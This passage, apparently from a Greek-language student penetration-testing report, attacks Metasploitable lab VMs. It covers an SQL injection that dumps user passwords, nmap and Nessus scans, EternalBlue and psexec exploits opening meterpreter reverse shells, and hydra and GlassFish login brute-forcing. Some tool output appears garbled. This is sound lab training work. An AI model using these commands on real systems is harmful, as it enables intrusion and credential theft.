chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

Στη συνέχεια, και με την γνώση που έχουμε από την προηγούμενη επίθεση και τις πληροφορίες από το rhrmyadmin χρησιμοποιούμε το κάτωθι payload:

**Welcome, 'OR 1=1 UNION SELECT null,null,username,password FROM users#**

Αποτέλεσμα αυτού είναι να μας επιστραφεί μία λίστα αντίστοιχη του rhrmyadmin με τα usernames και passwords των χρηστών.

leia_organa	help_me_obiwan
luke_skywalker	like_my_father_beforeme
han_solo	nerf_herder
artoo_detoo	b00p_b33p
c_three_pio	Pr0t0c07
ben_kenobi	thats_no_m00n
darth_vader	Dark_syD3
anakin_skywalker	but_master:(
jarjar_binks	mesah_p@ssw0rd
lando_calrissian	@dm1n1str8r
boba_fett	mandalorian1
jabba_hutt	my_kind_a_skum
greedo	hanSh0tF1rst
chewbacca	rwaaaaawr8
kylo_ren	Daddy_Issues2

Επομένως, επιστρέφουμε στο terminal και συνδεόμαστε στο μηχάνημα στόχος με την χρήση ssh και ένα ζευγάρι username-password από την παραπάνω λίστα.

```
(maraki@maraki)-[~]  
$ ssh kylo_ren@10.0.2.15  
kylo_ren@10.0.2.15's password:  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com/  
New release '16.04.7 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
kylo_ren@ubuntu:~$ whoami  
kylo_ren
```

## B) Metasploitable - Windows VM

Η διαδικασία για το windows VM είναι αντίστοιχη με εκείνη που ακολουθήθηκε για το Ubuntu μηχάνημα.

Τρέχοντας την εντολή **ipconfig** στο command prompt στο Windows μηχάνημα, εντοπίζουμε την IP του Windows μηχανήματος, η οποία είναι η **10.0.2.15**.

```
C:\Users\vagrant>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : home
    Link-local IPv6 Address . . . . . : fe80::fd63:83a2:85e3:4729%11
    IPv4 Address. . . . . : 10.0.2.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1
```

### 1) Nmap

Στη συνέχεια, τρέχοντας nmap για την εν λόγω διεύθυνση, λαμβάνουμε το κάτωθι output.

```
(maraki@maraki)-[~]
$ nmap -sV 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-08 04:30 EST
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.00% done; ETC: 04:31 (0:00:08 remaining)
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.00% done; ETC: 04:31 (0:00:04 remaining)
Stats: 0:01:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.00% done; ETC: 04:32 (0:00:05 remaining)
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.00058s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp   open  mysql            MySQL 5.5.20-log
3389/tcp   open  ssl/ms-wbt-server?
4848/tcp   open  ssl/http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp   open  java-message-service
8009/tcp   open  ajp13            Apache Jserv (Protocol v1.3)
8080/tcp   open  http            Sun GlassFish Open Source Edition 4.0
8181/tcp   open  ssl/intermapper?
8383/tcp   open  http            Apache httpd
9200/tcp   open  wap-wsp?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49175/tcp open  java-rmi         Java RMI
49176/tcp open  tcpwrapped
```

```

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.39 seconds

```

Από την σάρωση μπορούμε να παρατηρήσουμε ότι το μηχάνημα στόχος τρέχει κάποιο Windows Server R2 του 2008. Παρατηρούμε επίσης και τα εξής ports να είναι ανοιχτά:

Service	Port	Version
ftp	21	Microsoft ftpd
ssh	22	OpenSSH 7.1
http	80	Microsoft IIS httpd 7.5
msrpc	135	Microsoft Windows RPC
netbios-ssn	139	Microsoft Windows netbios-ssn
microsoft-ds	445	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
mysql	3306	MySQL 5.5.20-log
ssl/ms-wbt-server?	3389	
ssl/http	3389	Oracle GlassFish 4.0
java-message-service	7676	Java Message Service 301
ajp13	8009	Apache Jserv
http	8080	Sun Glassfish Open Source Edition 4.0
ssl/intermapper?	8181	
http	8383	Apache httpd
wap-wsp?	9200	
msrpc	49152, 49153, 49154	Microsoft Windows RPC
java-rmi	49175	Java RMI
tcpwrapped	49176	

Στη συνέχεια θα χρησιμοποιήσουμε το script **vuln** που μας παρέχει το nmap προκειμένου να εντοπίσουμε ευπάθειες στο μηχάνημα στόχος.

```
(maraki@maraki)-[~]  
$ sudo nmap -sV --script vuln 10.0.2.15 > output1.txt
```

Η παραπάνω εντολή επιστρέφει ένα ιδιαίτερα μεγάλο σε μέγεθος output με vulnerabilities τα οποία εντοπίστηκαν στο μηχάνημα στόχος. Στιγμιότυπα επισυνάπτονται παρακάτω ενώ ολόκληρο το output θα βρίσκεται μέσα στον φάκελο της εργασίας.

```
| VULNERABLE:  
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-  
010)  
| State: VULNERABLE  
| IDs: CVE:CVE-2017-0143  
| Risk factor: HIGH  
| A critical remote code execution vulnerability exists in  
Microsoft SMBv1  
| servers (ms17-010).  
|  
| Disclosure date: 2017-03-14  
| References:  
| https://technet.microsoft.com/en-us/library/security/ms17-  
010.aspx  
  
| temp: VulDB - https://vuldb.com:  
| [228474] Microsoft SysInternals Sysmon on Windows unknown vulnerability  
| [228473] Microsoft AV1 Video Extension unknown vulnerability  
| [228472] Microsoft AV1 Video Extension unknown vulnerability  
| [224667] Microsoft Snip & Sketch/Snipping Tool information disclosure  
| [189989] Microsoft Defender for Endpoint Antivirus path traversal  
| [185149] Microsoft Surface Pro 3 unknown vulnerability  
| [184325] Microsoft Intune Management Extension unknown vulnerability  
| [178503] Microsoft HEVC Video Extensions unknown vulnerability  
| [172862] Microsoft @azure-ms-rest-nodeauth unknown vulnerability  
| [169505] Microsoft Sysinternals PsExec unknown vulnerability  
| [169480] Microsoft Package Manager Configurations unknown vulnerability  
| [167630] Microsoft Bot Framework SDK information disclosure  
| [165475] McAfee Total Protection Microsoft Windows Client access
```

```
| [21394] Microsoft MN-500 Wireless Base Station Backup Configuration
File Password credentials management
| [19068] Microsoft NetMeeting 3.01 Remote Desktop Sharing privileges
management
| [16601] Microsoft Plus! on Win 98/ME Password information disclosure
| [15919] Microsoft Money 2000/2001 Password Storage cleartext storage
| [15115] Microsoft Systems Management Server 2.0 SMS Remote Control
Program privileges management
| [14791] Microsoft JET 3.5/3.5.1 VBA Shell privileges management
| [14497] Microsoft Backoffice 4.0 Installer reboot.ini information
disclosure
| [14473] Microsoft Site Server 2.0 on IIS 4 Upload privileges management
| [11577] Microsoft Chess Titan 6.1.7600.16385 Chess.exe denial of
service
```

## 2) Nessus

Προκειμένου να σκανάρουμε το μηχάνημα στόχος χρησιμοποιώντας το nessus ακολουθήθηκε η ίδια διαδικασία με το Ubuntu μηχάνημα. Περιγράφεται αναλυτικά παρακάτω με screenshots.

**General Settings**

Name: Windows Machine

Description:

Folder: My Scans

Targets: 10.0.2.15


Upload Targets      Add File

**Ports**

☐ Consider unscanned ports as closed

Port scan range: 1-65535

Οι ευπάθειες που εντοπίστηκαν φαίνονται παρακάτω:



Συγκεκριμένα, εντοπίστηκαν **19 critical**, **23 high**, **26 medium** και **5 low** ευπάθειες.

Οι περισσότερες από τις **critical** ευπάθειες αφορούν κάποιο vulnerability στον Apache server που τρέχει στο μηχάνημα στόχος. Παράλληλα από το report του nessus εντοπίζουμε ότι το μηχάνημα στόχος υποστηρίζει RDP.

Για λόγους συντομίας θα περιγράψουμε αναλυτικά μόνο τις ευπάθειες τις οποίες αξιοποιήσαμε για να κάνουμε exploit το σύστημα.

### **MS17-010: Security Update for Microsoft Windows SMB Server (4013389)**

**(ETERNALBLUE):** Η συγκεκριμένη ευπάθεια προέρχεται από την δυνατότητα του windows server να υποστηρίζει remote connection. Συγκεκριμένα, στον Microsoft Server Message Block 1.0 (SMBv1) υπάρχει μια ευπάθεια η οποία επιτρέπει στον επιτιθέμενο να εκτελέσει κώδικα απομακρυσμένα χωρίς να είναι authenticated. Η συγκεκριμένη ευπάθεια χαρακτηρίζεται από το nessus ως **high**.

### **3) Msfconsole**

Προκειμένου να χρησιμοποιήσουμε το msfconsole για να κάνουμε exploit το μηχάνημα στόχος ξεκινάμε την msfdb και το msfconsole. Στην συνέχεια κάνουμε import το .nessus output από το Nessus.

```
(maraki@maraki)-[~]  
$ sudo msfdb start  
[sudo] password for maraki:  
[+] Starting database
```

```
(maraki@maraki)-[~]  
$ sudo msfconsole
```

```
msf6 > db_import Windows\ Machine_9vo4bw.nessus  
[*] Importing 'Nessus XML (v2)' data  
[*] Importing host 10.0.2.15  
[*] Successfully imported /home/maraki/Downloads/Windows Machine_9vo4bw.nessus
```

Σκανάροντας για hosts βλέπουμε πως το μηχάνημα στόχος είναι up and running καθώς και όλα του τα services.

```
msf6 > hosts
Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----
10.0.2.15    08:00:27:d7:cc:d8    ubuntu    Windows 2008    SP1    server
```

```
msf6 > services 10.0.2.15
Services
=====
host      port      proto      name      state      info
-----
10.0.2.15  21        tcp        ftp        open
10.0.2.15  22        tcp        ssh        open
10.0.2.15  80        tcp        www        open
10.0.2.15  135       tcp        epmap      open
10.0.2.15  137       udp        Anetbios-nsd open
10.0.2.15  138       udp        Anetbios-nsd open
10.0.2.15  139       tcp        smb        open
10.0.2.15  161       udp        snmp        open
10.0.2.15  445       tcp        cifs        open
10.0.2.15  500       udp        open
10.0.2.15  631       tcp        www        open
10.0.2.15  3306      tcp        mysql       open
10.0.2.15  3389      tcp        msrdp       open
10.0.2.15  3500      tcp        www        open
10.0.2.15  4500      udp        open
10.0.2.15  5353      udp        open
10.0.2.15  5355      udp        llmnr       open
10.0.2.15  6697      tcp        ircurce code open
10.0.2.15  8009      tcp        ajp13       open
10.0.2.15  8020      tcp        wwwknowledge open
10.0.2.15  8027      tcp        open
10.0.2.15  8080      tcp        www         open
10.0.2.15  8282      tcp        www         open
10.0.2.15  8383      tcp        www         open
10.0.2.15  8585      tcp        www         open
10.0.2.15  33848     udp        Update 2.2.35 open
10.0.2.15  49152     tcp        dce-rpc     open
10.0.2.15  49153     tcp        dce-rpc     open
10.0.2.15  49154     tcp        dce-rpc     open
10.0.2.15  49155     tcp        dce-rpc     open
10.0.2.15  49178     tcp        dce-rpc     open
10.0.2.15  49202     tcp        dce-rpc     open
10.0.2.15  54328     udp        open
```



4) Χρησιμοποιώντας το search εργαλείο που μας δίνει το msfconsole κάνουμε αναζήτηση σχετικά με το eternal blue vulnerability.

```
msf6 > search eternalblue
```

Matching Modules		
#	Name	Disclosure Date
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14
1	exploit/windows/smb/ms17_010_psexec	2017-03-14
2	auxiliary/admin/smb/ms17_010_command	2017-03-14
3	auxiliary/scanner/smb/smb_ms17_010	
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14

Επιλέγουμε το πρώτο και το κάνουμε configure όπως φαίνεται παρακάτω. Ορίζουμε το RHOSTS στην IP του μηχανήματος στόχου και επιλέγουμε ένα payload που θα μας επιτρέψει να ανοίξουμε ένα reverse tcp shell στο μηχάνημα στόχος.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
```

Τρέχοντας run, το exploit εκτελείται και ανοίγει ένα meterpreter shell. Τρέχοντας **getuid** βλέπουμε ότι έχουμε μπει στο windows σύστημα ως **superuser**.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.15:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[*] 10.0.2.15:445 - Connection established for exploitation.
[*] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.15:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.2.15:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.2.15:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pack 1
[*] 10.0.2.15:445 - 0x00000030 6b 20 31 k 1
[*] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[*] 10.0.2.15:445 - Sending SMBv2 buffers
[*] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[*] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:52090) at 2024-01-11 07:02:20 -0500
[*] 10.0.2.15:445 - -----
[*] 10.0.2.15:445 - -----WIN-----
[*] 10.0.2.15:445 - -----
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

5) Για αυτό το exploit θα αξιοποιήσουμε την δυνατότητα που δίνει ο Windows server για remote connection χρησιμοποιώντας το smb psexec. Προκειμένου να βρούμε credentials για το μηχάνημα στόχος θα χρησιμοποιήσουμε το εργαλείο hydra που υπάρχει προεγκατεστημένο στο Kali Linux.

```
--(maraki@maraki)-[~]
$ hydra -L /usr/share/wordlists/amass/bitquark_subdomains_top100K.txt -P /usr/share/wordlists/amass/bitquark_subdomains_top100K.txt ssh://10.0.2.15
```

Ουσιαστικά κάνοντας κάποιας μορφής brute force στο μηχάνημα στόχος βρίσκουμε τα παρακάτω credentials:

```
[DATA] attacking ssh://10.0.2.15:22/
[22][ssh] host: 10.0.2.15 login: vagrant password: vagrant
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Χρησιμοποιώντας τα credentials που βρήκαμε προηγουμένως και το παρακάτω exploit:

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(windows/smb/psexec) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/psexec) > set SMBUser vagrant
SMBUser => vagrant
msf6 exploit(windows/smb/psexec) > set SMBPass vagrant
SMBPass => vagrant
```

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Connecting to the server ...
[*] 10.0.2.15:445 - Authenticating to 10.0.2.15:445 as user 'vagrant' ...
[*] 10.0.2.15:445 - Selecting PowerShell target
[*] 10.0.2.15:445 - Executing the payload ...
[+] 10.0.2.15:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:49334) at 2024-01-11 08:39:27 -0500
```

Καταφέραμε πάλι να αποκτήσουμε πρόσβαση στο μηχάνημα στόχος ως super user.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

6) Για το τελευταίο exploit θα χρησιμοποιήσουμε μία ευπάθεια που αφορά το glassfish.

```
msf6 > use auxiliary/scanner/http/glassfish_login
msf6 auxiliary(scanner/http/glassfish_login) > █
```


Χρησιμοποιώντας το παρακάτω exploit:

```
msf6 > use auxiliary/scanner/http/glassfish_login
msf6 auxiliary(scanner/http/glassfish_login) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 auxiliary(scanner/http/glassfish_login) > set user_file /usr/share/wordlists/wifite.txt
user_file => /usr/share/wordlists/wifite.txt
msf6 auxiliary(scanner/http/glassfish_login) > set pass_file /usr/share/wordlists/wifite.txt
pass_file => /usr/share/wordlists/wifite.txt
msf6 auxiliary(scanner/http/glassfish_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/http/glassfish_login) > █
```

Καταφέραμε να βρούμε τα credentials του admin για το glassfish.

```
msf6 auxiliary(scanner/http/glassfish_login) > exploit uterus.blogspot
[*] 10.0.2.15:4848 - Checking if Glassfish requires a password...
[*] 10.0.2.15:4848 - Glassfish is protected with a password
[-] 10.0.2.15:4848 - Failed: 'admin:'
[!] No active DB -- Credential data will not be saved!
[+] 10.0.2.15:4848 - Success: 'admin:sploit'
```

Στη συνέχεια επισκεπτόμαστε την παρακάτω διεύθυνση:



Συνδεόμαστε με τα credentials που βρήκαμε παραπάνω:

## GlassFish™ Server Open Source Edition Administration Console

User Name:

Password:

Και έχουμε αποκτήσει πρόσβαση στον server μέσω του glassfish από όπου και μπορούμε να διαχειριστούμε ολόκληρο το σύστημα.

